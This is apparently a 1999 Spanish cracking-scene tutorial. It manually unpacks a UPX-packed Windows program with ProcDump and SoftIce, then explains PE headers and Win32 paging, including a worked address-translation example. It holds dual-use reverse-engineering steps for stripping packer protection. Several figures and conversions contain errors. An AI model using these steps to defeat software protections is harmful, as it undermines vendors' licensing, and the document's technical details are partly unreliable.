Veamos ahora el editor de estructuras (Struct Editor): pulsemos el botón "Sections". Caramba: ninguna sección del archivo lleva nombre predefinido. Los nombres que encontramos son: UPX0, UPX1 y UPX3. El archivo tiene tres secciones con nombres no predefinidos.

Ahora resumamos las observaciones:
1. Encontramos diferencias entre la lista muerta generada por WDASM y el despliegue en memoria que nos presenta SICE.
2. El punto de entrada del programa no es el convencional.
3. Las secciones no tienen nombres predefinidos.
4. El programa no es desplegado inmediatamente en SICE con el LOADER

De 1 ya podemos deducir que el archivo está encriptado o empaquetado. Cuando generamos la lista muerta, lo que conseguimos es el código empaquetado. Para ejecutar el programa, el sistema debe montarlo en RAM, entonces debe desempaquetarlo primero. Esta es la importancia de los cargadores (LOADERS), desempaquetan los archivos y despliegan su contenido desempaquetado en memoria. Una vez hecho esto, podemos ver su verdadero contenido, incluso hasta volcarlo (dumping) a un archivo en disco duro. Esto explica la diferencia entre la lista muerta y el despliegue de SICE.

El punto 2 apoya nuestra primera conclusión. El programa inicia no en su primera instrucción sino en otra, inicia en el código que va desempaquetando el programa original.

El punto 3 es interesante ya que comienza a mostrarnos la importancia de conocer sobre los encabezados PE. Los nombres de las secciones, aunque no son los predefinidos, comienzan todos por el mismo prefijo: UPX. Si el archivo está empacado, el empacador utilizado cambia el nombre a las secciones y les asigna nuevos que inician con UPX. Veremos que con este dato es suficiente para desempacar SNIPPETCREATOR con PROCDUMP.

El punto 4 nos dice que la sección con las instrucciones ejecutables del programa no tiene asignado los atributos correctos. Esto lo veremos luego.

Nuestro análisis del punto 3 nos permite que ya procedamos a desempaquetar nuestra víctima. Pulsemos el botón "UNPACK" de PROCDUMP. En la caja de diálogo "Choose Unpacker" vemos una lista de desempacadores. Naveguemos por la lista. Aún sin saber mucho de desempacadores damos de inmediato con el desempacador correcto: UPX. Doble click sobre él, escogemos SNIPPETCREATOR, lo desempacamos y lo guardamos en disco duro.

Ahora abramos el archivo desempaquetado con el PE Editor de PROCDUMP. ¡WAO!: ha cambiado el valor del punto de entrada, ahora es 00001000h, el convencional. Ahora echemos un vistazo en "Sections". ¡DE NUEVO WAO!: Ahora tenemos cuatro secciones. A las anteriores tres UPXs se agrega .idata, es decir, la sección con datos sobre nombres importados.

También han cambiado las características (CHARACTERISTICS) y los desplazamientos virtuales (Virtual Offset) para las secciones. De esto hablaremos luego.

Ahora hagamos una lista muerta del archivo desempacado. Con WDASM aparecen las llamadas a APIs aunque por ordinales. Con IDA PRO sí aparecen las llamadas a las APIs por nombre. El archivo ha sido desempaquetado. Ahora podemos sentarnos cómodamente a analizarlo y aprender como se hace un buen editor de archivos PE.

En realidad no necesitamos PROCDUMP para hacer el desempaquetado. Sólo necesitamos hacer un volcado del encabezado PE y ver los nombres de las secciones para identificar el desempaquetador. También, conociendo el formato del encabezado, es suficiente abrir el archivo con un buen editor hexadecimal y buscar "manualmente" el encabezado de tablas de secciones y veremos los nombres incriminadores que revelan el empacador empleado.

A propósito, podemos encontrar UPX en http://www.nexus.hu/upx/. Es freeware. Para el momento en que escribo esto, la versión disponible es la v0.84. Si comparamos la diferencia de tamaño entre el ejecutable empaquetado y el desempaquetado, nos daremos cuenta de la calidad de este empaquetador. No desempaca paquetes de versiones anteriores, así que no sirve para desempacar SNIPPETCREATOR v1.05.


Ahora hasta podemos renombrar las secciones con los nombres predefinidos correspondientes, si quisieramos. Esto puede ser útil en ciertas ocasiones que por ahora no pienso mencionar.

Ahora, supongamos que no tenemos a la mano el desempaquetador preciso, ni tampoco lo suministra PROCDUMP. Entonces podemos recurrir a otro método, el descrito por Volatily en su artículo **Manually Unpacking - ASPack v1.083**, que se puede conseguir en el inmeso WEB site de fravia. Es un método un tanto engorroso, pero funciona. Lo

único es que no desempaca la sección .idata, entonces cuando lo desensamblamos no aparecen los nombres de las funciones API W32 en sus llamadas.

Resumo los pasos de este procedimiento para desempacar manualmente un archivo ejecutable:

1. Abrimos la víctima (SNIPPETCREATOR) con el PE Editor de PROCDUMP.
2. Anotamos el punto de entrada (Entry Point): 00018037h
3. En el editor de estructuras (Structures Editor) pulso "Sections".
4. Anotamos los datos de la ventana Sections Editor:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00016000	00001000	00000000	00000400	E0000040
UPX1	00000E50	00017000	00001000	00000400	C0000040
UPX2	00005029	00018000	00005029	00001400	E0000020

5. Buscamos una sección ejecutable con la bandera de datos inicializados.
Es la sección UPX0:

000000040h datos inicializados.
200000000h ejecutable.
400000000h se puede leer.
800000000h se puede escribir en la sección.

E00000040h

7. Para que el programa pueda ser desplegado por SICE al iniciar, cambiamos las características de la sección UPX0 para hacerla una sección de código: reemplazamos E00000040h por E00000020h. Para hacer esto pulsamos sobre el nombre de la sección con el botón derecho del ratón y elegimos Edit Section del menú despegado. Se despliega ahora la caja de diálogo **Modify section value**. Reemplazamos el valor en el campo "Section Characteristics". Ahora podemos desplegar el ejecutable con el LOADER de SICE y desplegarlos en la pantalla del depurador. Anotamos también el desplazamiento (Virtual Offset) de esta sección: 1000h. Seguramente será la dirección donde inicia el programa original.

8. Cargamos la víctima con SICE. Bajamos por el código del programa empleando la tecla F10, teniendo cuidado de colocar puntos de ruptura (BREACKPOINTS) o trampas en las instrucciones inmediatamente después de aquellas donde hay saltos hacia arriba. Por ejemplo:
en la instrucción 0041806F hay un salto hacia arriba: JB 00418060, lo que indica que se trata de un bucle de miles vueltas. Entonces hacemos establecemos una trampa en la instrucción siguiente: BPX 00418073, y tecleamos F5 para pasar por alto este bucle. Este procedimiento debe repetirse para cada bucle encontrado, si no queremos tardar años.

9. En cualquier momento llegaremos a las instrucciones:

```
004181CA        61              POPPAD
004181CB        E9308EfEFF      JMP 00401000
```

Es un salto a la dirección 00401000h, que es el desplazamiento donde suponemos que inicia el código original del programa. Basamos esta suposición en el hecho de que esta es la dirección que generalmente establece por defecto el enlazador como punto de entrada. también en el hecho de que una de las secciones, seguramente la de código (.text) inicia aquí. Para asegurarnos que este es el caso, hacemos BPX 004181CB y seguimos (F10). Cuando arribamos a la dirección 00401000h ya podemos ver llamadas a funciones W32 API. Quiere decir que estamos en la sección de código.

10. F5 para salir de SICE. Cerramos la víctima y la corremos de nuevo. Seguramente se desplegará SICE en algunos de los BREAKPOINTS que dejamos cuando saltábamos bucles grandes.Debemos pulsar F5 hasta llegar a 004181CB.

11. Cuando llegamos aquí, cambiamos la instrucción:
004181CB E9308EfEFF JMP 00401000

por:
004181CB E9308EfEFF JMP 004181CB

Lo hacemos así:
a 004181CB jmp 004181CB

12. F5 para volver a Win. El programa se ha quedado en un bucle infinito en la memoria. Abrimos PROCDUMP. Buscamos en la ventana de tareas (Tasks) de PROCDUMP a la víctima. Pulsamos sobre ella con el botón derecho del ratón. Elegimos "Dump (Full)" en el menú desplegado y guardamos el archivo desempacado en disco.

13. Matamos la tarea víctima.

14. Cambiamos el punto de entrada: abrimos el archivo desplegado con el PE Editor de PROCDUMP, y reemplazamos el valor en Entry Point por 00001000.

15. Abrimos el archivo ya desempaquetado. Perfecto: funciona. Como vemos su tamaño se ha incrementado una barbaridad, lo que indica la potencia del empaquetador UPX.

Si desensamblamos este desempaquetado con WDASM o con IDA, veremos los problemas de este método de desempaquetado: no se desempaqueta la sección de importaciones .idata, por lo tanto, no se despliegan los nombres de las funciones W32 API.

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS ==========

Los primeros bytes del archivo... ¿Corresponden siempre y únicamente a la cabecera?

Imagino que sí. El encabezado puede diividirse en cuatro grandes partes. La primera es el viejo encabezado DOS. El último campo de este encabezado apunta a un campo con un par de caracteres que dicen el formato del archivo ejecutable. Ahora, imaginate que este encabezado no esté aquí. El cargador no podría encontrar el encabezado PE ni tampoco podría determinar si se trata de un archivo PE (W32) o NE (W16) o LE (OS2). Hay algunas direcciones que varían pero cuando esto ocurre, algún campo del encabezado especifica dónde han sido relocalizados los datos.

El encabezado es una estructura de datos por la cual el cargador de W32 siempre se orienta para acelerar la carga del ejecutable en vez de implementar algún algorritmo inteligente de búsqueda que impicaría un mayor costo en cuanto tiempo y trabajo de programación.

¿Cuantos bytes tiene la cabecera?

Respecto al tamaño, hay un campo que especifica este valor y se llama SizeOfHeaders y está en el encabezado PE (estructura _IMAGE_FILE_HEADER). El valor varía de acuerdo al número de secciones u objetos del PE.

El valor decimal de "size of image" en ProcDump no corresponde al tamaño real del fichero. ¿Por qué?

Esto es consecuencia de los alineamientos. Realmente este campo indica la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Una cosa es la memoria virtual reservada y otra la memoria física comprometida. Yo puedo reservar 10 MB e ir comprometiendo bloques de 300 KB según la necesidad que tenga de ello. Evidentemente, la memoria reservada deberá ser igual o mayor al tamaño de la imagen. El valor de "size of image"que vemos, por ejemplo, en ProcDump depende del valor "SectionAlignement", es decir, del alineamiento de las secciones. Es uno de los campos opcionales de la estructura _IMAGE_FILE_HEADER.

Una página mide 4096 bytes. Si un PE tiene 3 secciones, todas de un tamaño menor a 4096 bytes, y si estas, de acuerdo a SectionAlignement" están alineadas en límites de 65.536 bytes, el tamaño de la imagen será 3 * 65.356 = 196.608 bytes.

Si yo estoy creando el programa puedo controlar el valor de "size of image" variando "SectionAlignement" en las opciones del enlazador (de TLINK o de LINK), pero esto no es necesario, porque el mismo enlazador determina el valor de "SectionAlignement" a partir del tamaño de cada sección.

Si la mayoría de los ejecutables tienen la misma dirección base 00400000h ¿como pueden proyectarse varios ejecutables a la vez? ¿Qué pasa cuando dos ejecutables tienen igual la: direccionbase + puntoentrada?

Esto se aclara viendo cómo W32 convierte direcciones virtuales en direcciones reales. Es una cuestión crucial en SOs multiprocesos. W32 es uno de estos SOs, también UNIX y LINUX. Para no enredar mucho las cosas, se puede decir que W32 crea en memoria física una tabla para cada proceso en ejecución. Esta tabla contiene direcciones de entradas de otra tabla que son punteros hacia las direcciones en memoria real donde se encuentran las instrucciones o los datos cargados en la RAM. La dirección física de la primera entrada de la tabla que transforma direcciones virtuales en reales está en un registro del CPU llamado CR3 (CONTROL REGISTER 3). Para cualquier aplicación puedes obtener el valor en este registro empleando SICE simplemente con el comando CPU, el cual muestra el valor en los diferentes registros del CPU. Hay que tener en cuenta que el valor de CR3 es sólo la dirección física de la primera entrada de una tabla de punteros a direcciones físicas de otra tabla. Se requiere todavía tener el número de la entrada de esta primera tabla para saber donde está en la memoria física la segunda tabla.

Fíjate que casi todas las direcciones virtuales de una aplicación comienzan con 0040XXXXh. No voy a explicarlo, pero esto indica la primera entrada de la tabla apuntada por CR3. Lo cierto es que cada tabla primaria es también una página de 4096 bytes, dividida en 1024 entradas de 32 bytes que son punteros a la base de otra tabla en memoria física.

Ahora, ¿por qué un ejecutable en memoria no interrumpe a otro, aunque tengan las mismas bases virtuales? Las posibles respuestas a esta pregunta me parece que ya se tienen de alguna manera. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Para cada proceso, el sistema crea un directorio de página particular. Para procesos distintos no deben coincidir los directorios de página, de lo contrario se producirá un error de protección, como a veces ocurre.

¿Qué utilidad tiene dividir los ejecutables en secciones?

Para facilitar la ubicación de los datos. Además porque, como expliqué, cada sección tiene diferente función y diferentes atributos. Imagina el enrredo si el enlazador al crear el programa pusiera el código junto a los datos, mezclados con los recursos y otras cosas: uff! Esto es así siempre, incluso en DOS. Lo que pasa es que en DOS se segmenta la memoria; W32 la pagina. También podemos encontrar otras razones que exigirían el manejo de conceptos que finalmente terminan enrredándonos más y haciéndonos parecer que se trata de una cosa muy compleja. Se trata de explicaciones que podemos encontrar en libros sobre arquitectura de computadoras. Hay varios en español, posiblemente en alguna biblioteca.

W32 puede manejar 4 Gb ffff:ffffffff que vemos en el sice. FFFFh x FFFFFFFFh = FFFF0001h = 4294901761 bytes = 4 Gb Lo cual quiere decir que las direcciones que siempre vemos en sice no son de la ram sino de la memoria virtual ¿no?

Muy cierto. Esto creo que cambiará el día que ya no necesitemos memoria virtual. De todos modos, si se tiene suficiente cantidad de RAM, en ocasiones podemos prescindir de ella. Yo nunca he probado, pero me han comentado que es más rápido.

Las paginas de memoria parecen importantes ¿qué son? ¿Qué relación tienen con las direcciones que vemos en SICE?

W32 divide la memoria física en "páginas" que tiene una longitud de 4096 bytes (4 KB). Una máquina con 8 MB de memoria tiene 2048 páginas. W32 mantiene una colección de tablas de página (también de 4 KB) para traducir direcciones virtuales a direcciones físicas. Cada proceso tiene su propia "página de directorio": una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Por eso, las direcciones virtuales iguales entre dos procesos diferentes no apuntan a la misma dirección física, a no ser que refieran a espacios de memoria compartidos.

Las direcciones que despliega SICE son virtuales y a partir de ellas se puede determinar la dirección de memoria física donde están los datos o instrucciones correspondientes. Para ello se puede emplear el comando PHYS, que busca la tabla de páginas y el Directorio de páginas asociado con el contexto de direcciones actual desplegado por SICE. Es decir, PHYS despliega todas las direcciones virtuales para direcciones físicas. Puede emplearse PEEK para leer desde la memoria física, ya que muestra el byte, word, o dword en una dirección física dada. PEEK es útil para leer registros de entrada o salida proyectados en memoria. También es útil el comando PAGE, el cual permite ver la proyección de todo el rango de direcciones lineales. Esto permite obtener la dirección física del directorio de página y verificar si las tablas de páginas del sistema operativo están proyectadas en la dirección lineal 0xC0000000. Véase ***La Memoria en W32: intro***.

¿Por qué necesitamos alineamientos? ¿ Por qué FileAligment usualmente usa límites en 512 bytes y SectionAlignment (después de que la imagen fue cargada en RAM) usualmente usa límites de 4096 bytes?

W32 trata con paginación de memoria física y usa memoria virtual. Entonces W32 tiene que manejar memoria virtual y debe tener una manera rápida de encontrar los datos del archivo. Estas son las razones de la existencia del encabezado

PE.

W32 pagina la memoria física, la divide en regiones de tamaño fijo. En la arquitectura x86 cada página tiene un tamaño de 4096 bytes. Cualquier sección cargada en RAM debe tener un alineamiento para soportar paginación de memoria. Cuando el sistema reserva memoria, asegura que la región reservada sea un múltiplo par del tamaño de página. SectionAlignment garantiza que cada sección comience en una dirección virtual alineada a una página

FileAlignment es un valor que debe ser potencia de 2 entre 512 y 65,535. Es "la granularidad mínima de pedazos (chunks) de información dentro de la imagen antes de ser cargada" [Katz]. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (el cual también tiene un tamaño de 512).

¿Qué es un proceso?

W32 llama proceso a un programa en ejecución. Un proceso posee un espacio de 4 GB con los datos y el código del archivo EXE de la aplicación. Un proceso es inerte, no hace nada. Para que haga algo debe poseer un hilo, el cual se responsabiliza de ejecutar el código presente en el espacio de direcciones del proceso. Incluso, un proceso puede tener más de un hilo en el mismo espacio de direcciones ejecutándose al mismo tiempo. Pero el proceso necesita por lo menos un hilo para ejecutar el código proyectado en su espacio de direcciones, en caso contrario el sistema destruye el proceso y su espacio de direcciones.

¿Qué es un hilo (*thread*)?

Es la descripción de la trayectoria que sigue la ejecución de un proceso. Cuando arranca un proceso, el sistema crea un hilo principal (llamando a CreateThread) el cual comienza llamando a la función WinMain, ejecutándola hasta alcanzar la función ExitProcess que culmina el proceso. La noción de hilo fue implementada por W32 para dar cuenta de la posiblidad de los procesos W32 de correr más de un subproceso al mismo tiempo. W32 llama hilos a los subprocesos.

Bueno. Lo visto hasta ahora puede servir como una introducción al conocimiento de los archivos con formato PE y para adquirir cierta conciencia de la importancia de este asunto. Realmente deberíamos profundizar más.

Como vieron he escogido como víctima a SNIPPETCREATOR. No es casual. Se trata de un programa muy poderoso, pero que requiere conocimiento de programación en ASM W32 y conocer el formato PE. Si tienes a la mano MASM 6.X o TASM 5.X, entonces podemos avanzar ya al estudio de SNIPPETCREATOR, lo cual nos dará mayor conocimiento sobre los archivos PE:

snippetcreator: tutorial (en elaboración)

Si no tienes conocimiento del lenguaje ensamblador para W32, pero todavía te interesa el tema de los PE, entonces pasemos a estudiar la sección de recursos de estos archivos.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Título	**La Memoria en W32: intro**	W95 / W98 / NT
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	
Fuente	PERTZOLD, Ch: *Programación en Windows 95*, Madrid, McGraw-Hill, 1996. Capítulo "Gestión de memoria y entrada/salida de archivos", Apartado: "Finalmente, 32 bits", pp 727-730.	

La Memoria en W32: intro

Introducción

La gestión de memoria en W32 se realiza a través de tres mecanismos:

1- **memoria virtual**: cuando se quiere gestionar grandes estructuras de objetos.
2- **proyección de archivos en memoria**: para gestionar grandes paquetes de datos en los archivos y compartir datos entre procesos distintos.
3- **montículos (heaps)**: para gestionar muchos bloques pequeños de datos.

El tema está suficientemente desarrollado en tres artículos clásicos de Randy Katz:

1- Managing Virtual Memory in Win32
2- Managing Memory-Mapped Files in Win32
3- Managing Heap Memory in Win32

En este artículo me limitaré a explicar un poco la gestión de la memoria virtual en W32, concetrándome en la manera cómo W32 traduce direcciones virtuales a direcciones reales. Se trata de una adpatación de la sección "Finalmente, 32 bits" del capítulo "Gestión de memoria y entrada/salida de archivos" del libro *Programación en Windows 95* de Charles Petzold.

Al Atake

¿QUÉ ES MEMORIA VIRTUAL?
==========
A medida que los programas de aplicación se han hecho más sofisticados y más grandes, se ha necesitado de ampliar las posibilidades de la memoria dinámica de los sistemas. Debido a lo poco económico que resulta atender la gran exigencia de memoria simplemente implementando ships con elevada capacidad de almacenamiento, este problema se ha abordado vía software, a través de sistemas operativos que ofrecen gestión de memoria virtual.

Es un mecanismo de gestión de la memoria de un sistema que implementa un espacio de memoria ficticio, llamado espacio de direcciones o de nombres, el cual es mucho mayor que el espacio de memoria real física que posee el hardware del sistema. De esta manera, el programador al desarrollar aplicaciones para un SO con memoria virtual, no tiene que ocuparse de la memoria física, simplemente programa como si tuviera a su disposición una gran espacio de direcciones para cada proceso.

¿CÓMO ES POSIBLE LA GESTIÓN DE MEMORIA VIRTUAL?
==========
El programador desarrolla sobre un gran espacio de memoria virtual, compila o ensambla sus fuentes para producir los ejecutables de sus aplicaciones. Es todo lo que hace. El SO se encarga de lo demás: traduce las direcciones virtuales en direcciones físicas y carga en la RAM del sistema sólo aquellos bloques de la aplicación que necesi ta, nunca carga todo el ejecutable ya que éste seguramente ocuparía todo el espacio de memoria física disponible y el sistema colapsaría.

¿CÓMO TRADUCE W32 DIRECCIONES VIRTUALES A REALES?

==========

W32 requiere la presencia de un microprocesador Intel 386, 486 o Pentium. Estos procesadores usan direccionamiento de memoria de 32 bits y por tanto son capaces de acceder 2 elevado a la 32, es decir, 4.294.967.296 bytes (4 gigabytes o GB) de memoria física. Por supuesto, la mayoría de los usuarios de W32 no están cerca de ese límite.

Las direcciones de 32 bits usadas por los programas W32 para acceder al código y los datos no son las direcciones físicas de 32 bits que el microprocesador usa para direccionar la memoria física. La dirección que utiliza la aplicación se llama dirección «virtual» la cual es una dirección ficticia que se traduce a una dirección física a través de una «tabla de página».

Para leer una instrucción o dato en la RAM, el CPU necesita colocar en el BUS de direcciones esa dirección donde debe estar ubicada la dirección o dato solicitado. Por ejemplo, si quiere acceder a la memoria de video, que está en 0A0000h, el CPU debe colocar este valor en el BUS.

Como las direciones de las aplicaciones son direcciones virtuales, el CPU debe traducirlas a direcciones físicas antes de acceder a los datos en la RAM.

Las aplicaciones suelen ignorar este proceso. El programa parece almacenarse en un espacio de direcciones de 32 bits y no hay nada extraño cuando se tiene que acceder a esta memoria. Sin embargo, es conveniente hacerse una idea de lo que significa esto.

W32 pagina la memoria física, la divide en «páginas» con una longitud de 4096 bytes (4 KB). Una máquina equipada con 8 megabytes de memoria tiene 2048 páginas. W95/98 mantiene una colección de tablas de página (ellas mismas páginas 4 KB) para traducir direcciones virtuales a direcciones físicas.

Cualquier proceso en W32 tiene su propia «página de directorio», que es una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente, una después de otra. La dirección física de la página de directorio activa se almacena en un registro del microprocesador llamado CR3 (CONTROL REGISTER 3), que se cambia cuando el SO conmuta el control entre procesos. Los 10 bits altos de una dirección virtual especifican una de las 1024 entradas posibles en esta página de directorio. Los 20 bits altos de la entrada de la página de directorio indica una dirección física de una tabla de página (los 12 bits inferiores de la dirección física se definen a cero). Esto referencia otra página, que también tiene hasta 1024 entradas de 32 bits. Los 10 bits del medio de la dirección virtual referencian una de estas entradas. De nuevo, la entrada tiene una dirección física de 20 bits para indicar la posición de comienzo de un marco de página, que es una dirección física. Los 12 bits inferiores de una dirección virtual apuntan a una posición física dentro de este marco de página.

Mostrado simbólicamente, uno puede representar una dirección virtual de 32 bits (que es con lo que trabaja una aplicación) como una entrada de página de directorio de 10 bits (d), una entrada de tabla de página de 10 bits (p) y un offset de 12 bits:

dddd-dddd-ddpp-pppp-pppp-oooo-oooo-oooo

Para cada proceso, el microprocesador almacena un valor de 20 bits en el registro CR3 (r de registro):

rrrr-rrrr-rrrr-rrrr-rrrr

La dirección física de comienzo de la página de directorio activa del proceso es:

rrrr-rrrr-rrrr-rrrr-rrrr- 0000-0000-0000

Recuérdese que todas las páginas se almacenan en límites de 4 KB, por tanto, cada página comienza en una dirección con los 12 bits inferiores igual a cero. El microprocesador primero accede a la dirección física:

rrrr-rrrr-rrrr-rrrr-rrrr-dddd-dddd-dd00

Esta posición contiene otro valor de 20 bits (t de tabla):

tttt-tttt-tttt-tttt-tttt

lo cual indica la dirección física de comienzo de una tabla de página:

tttt-tttt-tttt-tttt-tttt-0000-0000-0000

El microprocesador accede luego a una dirección física:

tttt-tttt-tttt-tttt-tttt-pppp-pppp-pp00

Almacenado en este área hay un valor de 20 bits de un marco de página (c de marco):

CCCC-CCCC-CCCC-CCCC-CCCC

La dirección fisíca final de 32 bits es una combinación de este marco de página con los 12 bits de offset inferiores de la dirección virtual:

CCCC-CCCC-CCCC-CCCC-CCCC-0000-0000-0000

Esta es la dirección física. Es todo.

Puede parecer que traducir una dirección virtual en dirección física es un proceso que lleva mucho tiempo, pero realmente no es así. Los microprocesadores Intel 386, 486 y Pentium tienen una memoria cache interna que puede guardar estas tablas de página dentro del microprocesador. La traducción se realiza de forma muy rápida sin ninguna penalización de tiempo. Esta doble paginación (páginas que se guardan en una página) ofrece a cada aplicación un límite teórico de aproximadamente un millón de páginas de 4 KB.

EMPLEANDO SICE
==========
Podemos revisar el proceso de traducción de memoria virtual a memoria física con SICE.

Carguemos notepad.exe con el loader de SICE. Cuando se despliega la pantalla de SICE, el depurador está apuntando a la primera instrucción del programa cuya dirección virtual es 00401000h. A partir de esta dirección podemos calcular la dirección física donde se ubica esta instrucción en la RAM.

Traduzcamos el valor hexadecimal de la dirección virtual a binario:

0000 0000 0100 0000 0001 0000 0000 0000

Tenemos:
1. Entrada del directorio de páginas o primario, diez bytes altos:

0000 0000 01 = 1

Es la entrada 1 del directorio primario

2. Entrada de la tabla de páinas o directorio secundario, diez bytes medios:

00 0000 0001 = 1

Es la entrada 1 del directorio secundario

3. Desplazamiento en el marco de página de memoria física, doce bytes bajos restantes:

0000 0000 0000 = 0

Comienzo del marco de página o desplazamiento cero. Recuérdese que es la primera instrucción del programa.

Para determinar exactamente la dirección física de la dirección debemos:

1. obtener la dirección física donde está el directorio de páginas activas o directorio primario. Este valor está en CR3 y lo obtenemos con el comando 'CPU' de SICE. Cada entrada de este directorio es un puntero al directorio secundario.

2. obtener la dirección de la entrada en el directorio primario donde se encuentra la dirección del comienzo del directorio secundario. Sabemos la dirección del inicio del directorio primario por los 20 bits altos del contenido de CR3. La entrada dentro del directorio primario que dice donde está la tabla que interesa está indicada por los diez bits altos de la dirección virtual. Como cada entrada del directorio primario es de 32 bits = 4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio primario.

3. obtener la dirección física dónde se encuentra la tabla de páginas o directorio secundario. Con la dirección de la entrada del directorio de página donde está la dirección de la tabla de páginas activas, se puede emplear el comando PEEK de SICE para obtener esta última dirección:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_PRIMARIO

4. obtener la dirección de la entrada en la tabla de páginas donde está la dirección del inicio o marco de la página donde está la instrucción apuntada por la dirección virtual. Sabemos la dirección del inicio del directorio secundario por los 20 bits altos del contenido la entrada del directorio primario. La entrada dentro del directorio primario que dice donde está el mmraco de página que buscamos está indicada por los diez bits medios de la dirección virtual. Como cada entrada del directorio secundario es de 32 bits=4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio secundario.

5. obtener la dirección física dónde se encuentra el marco de página donde se ubica la instrucción señalada por la dirección virtual. Con la dirección de la entrada del directorio secundario donde está la dirección del marco de páginas, se puede emplear el comando PEEK de SICE para obtener esta última dirección, ya que este comando devuelve el contenido de una dirección física:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_SECUNDARIO

6. obtener la dirección física de la instrucción en la página específica. Este valor se obtiene a partir de los 20 bits altos del contenido en la entrada correspondiente en el directorio secundario y los 12 bits bajos en la dirección virtual. Estos bits bajos de la dirección virtual son un desplazamiento dentro del marco de página donde se ubicó el contenido de la aplicación.

7. obtener el contenido en la dirección física señalada por el desplazamiento dentro del marco de página donde se encuentra el código o los datos indicados por la dirección virtual. Finalmente el comando

PEEK D DESPLAZAMIENTO_EN_MARCO_DE_PÁGINA

devuelve, invertida, la instrucción en octal en la dirección virtual. Para comprobar esto, si el puntero de SICE apunta a esta dirección virtual el comando

D EIP

devuelve el mismo valor en la ventana de datos de SICE. También podemos verificar esto revisando el código en octal de la instrucción correspondiente. Debemos ver lo mismo pero invertido. El comando

CODE ON

lo mostrará.

Continuemos con notepad.exe.

Ya tenemos los valores que corresponden a la dirección virtual de la primera instrucción de notepad.exe

La dirección física de la página de directorio o directorio primario lo obtenemos con el comando CPU de SICE: 008170000h. Traduzcámoslo a binario:

0000 0000 1000 0001 0111 0000 0000 0000

Los primeros 20 bits de este número indican la dirección física del comienzo del directorio primario del proceso activo. Los diez bits altos de la dirección virtual nos dicen que se trata de la primera entrada en este directorio

```
0000 0000 1000 0001 0111 - 0000 0000 01 - 00
              ^                     ^
   bytes altos en CR3        -   bytes altos
                                en dir virtual
```

obtenemos una nueva dirección física, la de la entrada 1 de la tabla de pá-
ginas o directorio secundario: 00817004h.

Ejecutemos el comando PEEK D 817004.

PEEK D 00817004

SICE nos dá: 01EFE267

Obtenemos ahora la dirección física del directorio secundario. En binario:

0000 0001 1110 1111 1110 0010 0110 0111

Los doce bits altos de este valor apuntan al inicio del directorio secundario. Los diez bits medios indican una entrada dentro de este directorio.

1100 0001 1011 1011 1111 - 00 0000 0001 - 00
^ ^
bytes altos en 01EFE267 - bytes medios
en dir virtual

En hexadecimal: 01EFF004H

Esta entrada contiene la dirección del marco de página en memoria física donde se encuentra instrucción indicada por la dirección virtual.

Ahora obtengamos la dirección del marco de página:

PEEK D 01EFF004

Obtenemos un valor como 01DEC225h. Traduzcamos este valor a binario:

0000 0001 1101 1110 1100 0010 0010 1001

Los 20 bits altos de este valor son la dirección física de un marco de página, es decir, del comienzo de una página de memoria física. Si agregamos a este valor el valor indicado por los doce bits bajos de la dirección virtual obtenemos la dirección física donde se haya la instrucción señalada por la dirección virtual:

0000 0001 1101 1110 1100 - 0000 0000 0000
^ ^
bytes altos en 01DEC225h - bytes bajos
en dir virtual

PEEK D 01DEC0000

SICE devuelve 83EC8B55

El valor devuelto por este comando corresponde a la instrucción en octal, pero invertido, a la que apunta la dirección virtual. Si esta es la dirección señalada por el puntero de SICE el siguiente comando nos devolverá el mismo valor regeresado antes:

```
D EIP
```

Vemos ahora que la ventana de datos de SICE apunta a 83EC8B55, en la dirección EIP, el mismo valor devuelto con el comando 'PEEK D 01DEC0000'

Hagamos "code on" y veamos la correspondencia entre el valor desplegado por el último PEEK y el código en octal desplegado por SICE, que seguramente será el mismo pero invertido

```
55      push  ebp
8BCE    mov   ebp, esp
83...
```

¿QUÉ VENTAJAS TIENE LA PAGINACIÓN?
==========
Las ventajas de la paginación son:

